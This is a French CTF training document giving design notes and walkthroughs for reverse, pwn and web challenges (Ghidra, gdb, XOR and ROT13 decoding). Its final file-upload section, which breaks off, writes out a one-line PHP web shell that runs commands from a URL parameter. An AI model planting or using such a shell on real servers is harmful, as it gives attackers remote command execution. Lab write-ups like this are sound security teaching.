Walkthrough-rZm

Instructions


Pour chaque challenge:

- Nom du challenge, et concepteurs/conceptrices, rédacteurs/rédactrices

- Document de conception du challenge (comment l'avez vous construit?) (compétences C6 et C7-1)

- Document de walkthrough, validant le bon fonctionnement du challenge (compétence C7-2 et C8-2)

Sommaire



Reverse :

- intro : CRYPTO-ZION

- facile : SECURITYKEY

PWNED :

- intro : MATRIX CODEBREAKER

- facile : HACKMATRIX

WEB :

- intro : GET PASSWORD

- facile : FILE UPLOAD

CRYPTO :

- intro : CAPITAINE MIFOUNET

- intro : BABY MORSE

- facile : DECODE-ORACLE

- moyen : HYBRID SHIELD CIPHER CONTEST

- difficile : MEROVINGIEN

FORENSIC :

- intro : pcap_01.pcap

- facile : pcap_02.pcap

OSINT :

- intro : THE GAMER

MISCELLANEOUS :

- intro : COTTONEYEJOE

##################

Reverse

CRYPTO-ZION (intro)

Nom du challenge : CRYPTO-ZION

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux


Walkthrough

1er méthode:

on utilise ghidra on décompile et on se rend dans la function main :

```
                     *************************************************************
                     *                          FUNCTION                         *
                     *************************************************************
                     undefined8 __stdcall main(void)
undefined8         RAX:8          <RETURN>
undefined4         Stack[-0xc]:4  local_c                                 XREF[4]:     00101331(W),
                                                                                       001013de(W),
```

on observe le code :




Il faut identifier le nom de la variable qui contient le flag dans la comparaison :

```
73    __isoc99_scanf(&DAT_00102111,local_858);
74    iVar1 = strcmp(local_858,(char *)&local_3f8);
75    if (iVar1 == 0) {
```

on repère la variable :

```
30  local_3f8 = 0x44544f3734334241;
```

on convertit hex to text :




Le flag est en little indian, c'est donc à l'envers... il faut le mettre à l'endroit :


```
DTO743BA => AB347OTD
```

On fait ca pour les 3 parties du flag :

```
30  local_3f8 = 0x44544f3734334241;
31  local_3f0 = 0x344e4f53414c3245;
32  local_3e8 = 0x364f564c355942;
```




```
4NOSAL2E => E2LASON4
```




```
6OVL5YB => BY5LVO6
```

On concatène ces 3 parties de flag et on oublie pas le CodeByRzm dans le flag comme on a vue ici :

```
79      printf("NHM2I{%sCodeByrZm}\n",(char *)&local_3f8);
```

```
NHM2I{AB347OTDE2LASON4BY5LVO6CodeByrZm}
```

Une deuxième façon pour résoudre le challenge :

Le message est en byte il est chiffré par un xor. il faut reprendre la clé secrete dans l'énoncer faire un xor du message chiffré et on obtien le message déchiffré.

Faire un code qui déchiffre le message :

```
def xor_decrypt(encrypted, key):
    decrypted = bytearray(len(encrypted))
    key_len = len(key)
    for i in range(len(encrypted)):
        decrypted[i] = encrypted[i] ^ key[i % key_len]
    return decrypted

def main():
    key = b"NHMI_SECRET_BY_CCI_84"
    encrypted =
bytearray(b'\x0f\n~}h\x1c\x11\x07\x17w\x18\x1e\x11\x16\x11w\x01\x10jtb\x01~'
)
    decrypted = xor_decrypt(encrypted, key)
    print("Decrypted message:", decrypted.decode())

if __name__ == "__main__":
    main()
```

Flag : NHM2I{AB347OTDE2LASON4BY5LVO6CodeByrZm}

SECURITYKEY (facile)

Nom du challenge : securitykey

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

On run gdb :

```
┌──(root㉿seb)-[/home/seb/Téléchargements]
└─# gdb ./security2.exe
GNU gdb (Debian 13.1-2) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./security2.exe...
(gdb)
```

On test le fonctionnement normal :

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the bypass key:d
Enter bypass key: d
Access Denied, try again
Enter the bypass key:d
Enter bypass key: d
Be careful, one more mistake and the alarm will be triggered
Enter the bypass key:d
Enter bypass key: d
Hurry, the machines are closing in!
Enter the bypass key:d
Enter bypass key: d
Trinity under fire from enemy machines...
You have been caught by the machines. The terminal explode on Trinity.
[Inferior 1 (process 51111) exited normally]
(gdb)
```


On met un breakpoint :

```
(gdb) break 1
Breakpoint 1 at 0×1184: file security2.c, line 5.
(gdb) run
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, caesar_decipher (str=0×7fffffffe1b0 "XXXX-W10K-42-LH", shift=3) at security2.c:5
5       security2.c: Aucun fichier ou dossier de ce type.
(gdb)
```

On peut s'arrêter et déchifrer avec ceasar3 pour obtenir la clé de sécurité.

On prend decode on le met dedans, on voit que il y a plusieurs possibilité. Il faut tous les essayés :



On réexécute le programme :

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb)
(gdb)
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the bypass key:AAAA-Z10N-42-OK
Enter bypass key: AAAA-Z10N-42-OK
Access Granted!

#####  ACCESS GRANTED  #####
### WELCOME TO THE TERMINAL ###
#terminal㉿user-[/home/sentinelle01]# pkexec bash -c "echo 0 > /proc/sys/kernel/urandom_min_reseed_secs exec bash
#terminal㉿root-[/home/sentinelle01]# successfully acquired root access
# Trinity: Elevated privileges acquired #
NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}
```

Mon objectif principal était de modifier une instruction assembleur en utilisant gdb `0x0000555555555346 <+164>: mov %rax,%rdi` a remplacer par une instruction `jmp` et sauter directe à l'adresse `0x00005555555553b0` (ou se situe le print du flag). Ne sachant pas réaliser l'opération j'ai trouvé la solution du dessus alternative à la solution initialement pensée.

Flag : NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}

PWNED

MATRIX CODEBREAKER (intro)

Nom du challenge : matrix codebreaker

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

Tout d'abord je trouve comment afficher la chaine de caractère inversée :

Je vois dans le code une condition plus grand qu'un nombre, cela m'interpelle :

```
70      if (len > 64)
71          {
72            printf ("Argument trop long ! Le flag est : %s\n", decrypted_flag);
73            return 1;
74          }
```

Testons :

```
┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAA
Mauvaise entrée !

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAA
Mauvaise entrée !

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Mauvaise entrée !

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Argument trop long ! Le flag est : 10JNFKD2628SPMMLODDA
```

on modifie le programme pour afficher le fletcher checksum :

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void
simulate_ping ()
{
  printf
    ("\nEnvoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données
:\n");
  for (int i = 0; i < 4; i++)
    {
      printf ("Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64\n");
    }

  printf ("\nStatistiques Ping pour 127.0.0.1:\n");
  printf("    Paquets : envoyC)s = 4, reC'us = 4, perdus = 0 (perte
0%%),\n");
  printf ("Durée approximative des boucles en millisecondes :\n");
  printf ("    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms\n");
}

char *
troll (const char *input)
{
  char *output = malloc (strlen (input) + 1);
  for (int i = 0; input[i]; i++)
    {
      char c = input[i];
      if ('A' <= c && c <= 'Z')
```

```
    output[i] = ((c - 'A' + 13) % 26) + 'A';
      else if ('a' <= c && c <= 'z')
    output[i] = ((c - 'a' + 13) % 26) + 'a';
      else
    output[i] = c;
    }
  output[strlen (input)] = '\0';
  return output;
}

unsigned int FletcherChecksum(unsigned char *data, int len) {
    unsigned int sum1 = 0, sum2 = 0;
    for (int index = 0; index < len; ++index) {
        sum1 = (sum1 + data[index]) % 255555;
        sum2 = (sum2 + sum1) % 255555;
    }
    return (sum2 << 8) | sum1;
}

int main (int argc, char **argv)
{
  if (argc <= 1)
    {
      printf ("Usage: %s input\n", argv[0]);
      return 1;
    }

  if (strcmp (argv[1], "ping") == 0)
    {
      simulate_ping ();
      return 0;
    }

    char *input = "fdkdfvlpdfokjivdndfbdfgdfg225dfdv";
    unsigned int checksum = FletcherChecksum((unsigned char *)input,
strlen(input));
    printf("Fletcher Checksum: %u\n", checksum);

    char *encrypted_flag = "10WASXQ2628FCZZYBQQN";
    char *decrypted_flag = troll (encrypted_flag);

    char *buffer = malloc (64 * sizeof (char));
    size_t len = strlen (argv[1]);
```

```
    if (len > 64)
        {
          printf ("Argument trop long ! Le flag est : %s\n",
decrypted_flag);
          return 1;
        }

  strcpy (buffer, argv[1]);

  if (strcmp (buffer, decrypted_flag) == 0)
    {
      printf ("Flag : %s\n", decrypted_flag);
    }
  else
    {
      printf ("Mauvaise entrC)e !\n");
    }

  free (buffer);
  free (decrypted_flag);

  return 0;
}
```

On ajoute une ligne pour print le fletcher checksum :

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

┌──(seb㉿kali)-[~/Téléchargements]
└─$ gcc -o codebreaker.exe codebreaker.c

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Fletcher Checksum: 14827227
Argument trop long ! Le flag est : 10JNFKD2628SPMMLODDA
```

On me dit dans l'énoncer de inverser le flag et d'inverser le checksum.

On construit un programme pour inversé les chaines de caractères :

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void reverse_string(char *str) {
    int length = strlen(str);
```

```
    int start = 0;
    int end = length - 1;

    while (start < end) {
        char temp = str[start];
        str[start] = str[end];
        str[end] = temp;
        start++;
        end--;
    }
}

int main() {
    char input[] = "14827227";
    reverse_string(input);
    printf("La chaîne inversée est : %s\n", input);

    return 0;
}

//Variable inversée : 10JNFKD2628SPMMLODDA
//Variable normal : ADDOLMMPS8262DKFNJ01
//Fletcher Checksum: 14827227
//Fletcher Checksum Invert : 72272841
//FLAG : NHM2I{ADDOLMMPS8262DKFNJ0172272841}
```

Je comprend le bon format du flag attendu en remettant dans l'ordre les informations obtenues :

```
//NHM2I{decrypted_flag_invert+fletcherchecksum_invert}
```

Le flag est : NHM2I{ADDOLMMPS8262DKFNJ0172272841}

WEB

GET PASSWORD (intro)


Nom du challenge : get password

Concepteurs : Sébastien Lavaux


Rédacteurs : Sébastien Lavaux

Walkthrough


On arrive sur une page de login :



On tente admin/admin :



Erreur :



On remarque dans le code source deux variables login en clair et le password en chiffrer :

```html
<!DOCTYPE html>
<html>
<head>
  <title>Login Form</title>
  <style>
    html { color-scheme: light dark; }
    body { width: 35em; margin: 0 auto;
    font-family: Tahoma, Verdana, Arial, sans-serif; }
    </style>
</head>
<body>
  <h1>Login Form</h1>
  <form>
    <input type="text" name="username" placeholder="Username">
    <input type="password" name="password" placeholder="Password">
    <button type="submit">Login</button>
  </form>

  <script src="password-script.js"></script>
  <script>
        var username = 'admin';
        var password = String.fromCharCode(0x61,%200x6c,%200x65,%200x72,
    </script>
</body>
</html>


```


On sait qu'on va devoir decoder le password chiffrer en js.

On fait un programme pour decoder la chaine de caractère en python :

```
encrypted =
"String.fromCharCode(0x61,%206c,%2065,%2072,%2074,%2028,%2027,%2035,%2065,%2
061,%2062,%2064,%2069,%2063,%2067,%202d,%2061,%2062,%2066,%202d,%2034,%2033,
%2039,%2031,%202d,%2061,%2030,%2030,%2033,%202d,%2030,%2064,%2065,%2066,%206
5,%2063,%2059,%2062,%2064,%2061,%2039,%2027,%2029)"
ascii_codes = encrypted.replace('String.fromCharCode(', '').replace(')',
'').split(',')
decoded_message = ''
for code in ascii_codes:
    if code.startswith('%20'):
        code = code[3:]
    decoded_message += chr(int(code, 16))
print(decoded_message)
#password == alert('5eabdicg-abf-4391-a003-0defecYbda9')
```

On obtient le password : 5eabdicg-abf-4391-a003-0defecYbda9

On saisi admin et le password pour se log in et avoir la page de succès.



Flag : NHM2I{5eabdicg-abf-4391-a003-0defecYbda9-xyoze}

FILE UPLOAD (facile)

Nom du challenge : file upload

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux


Walkthrough

On créer un fichier pour avoir un reverse shell en php :


PHP (test.php) :

```
<?php
system($_GET["c"]);
?>
```

On arrive sur le site web :

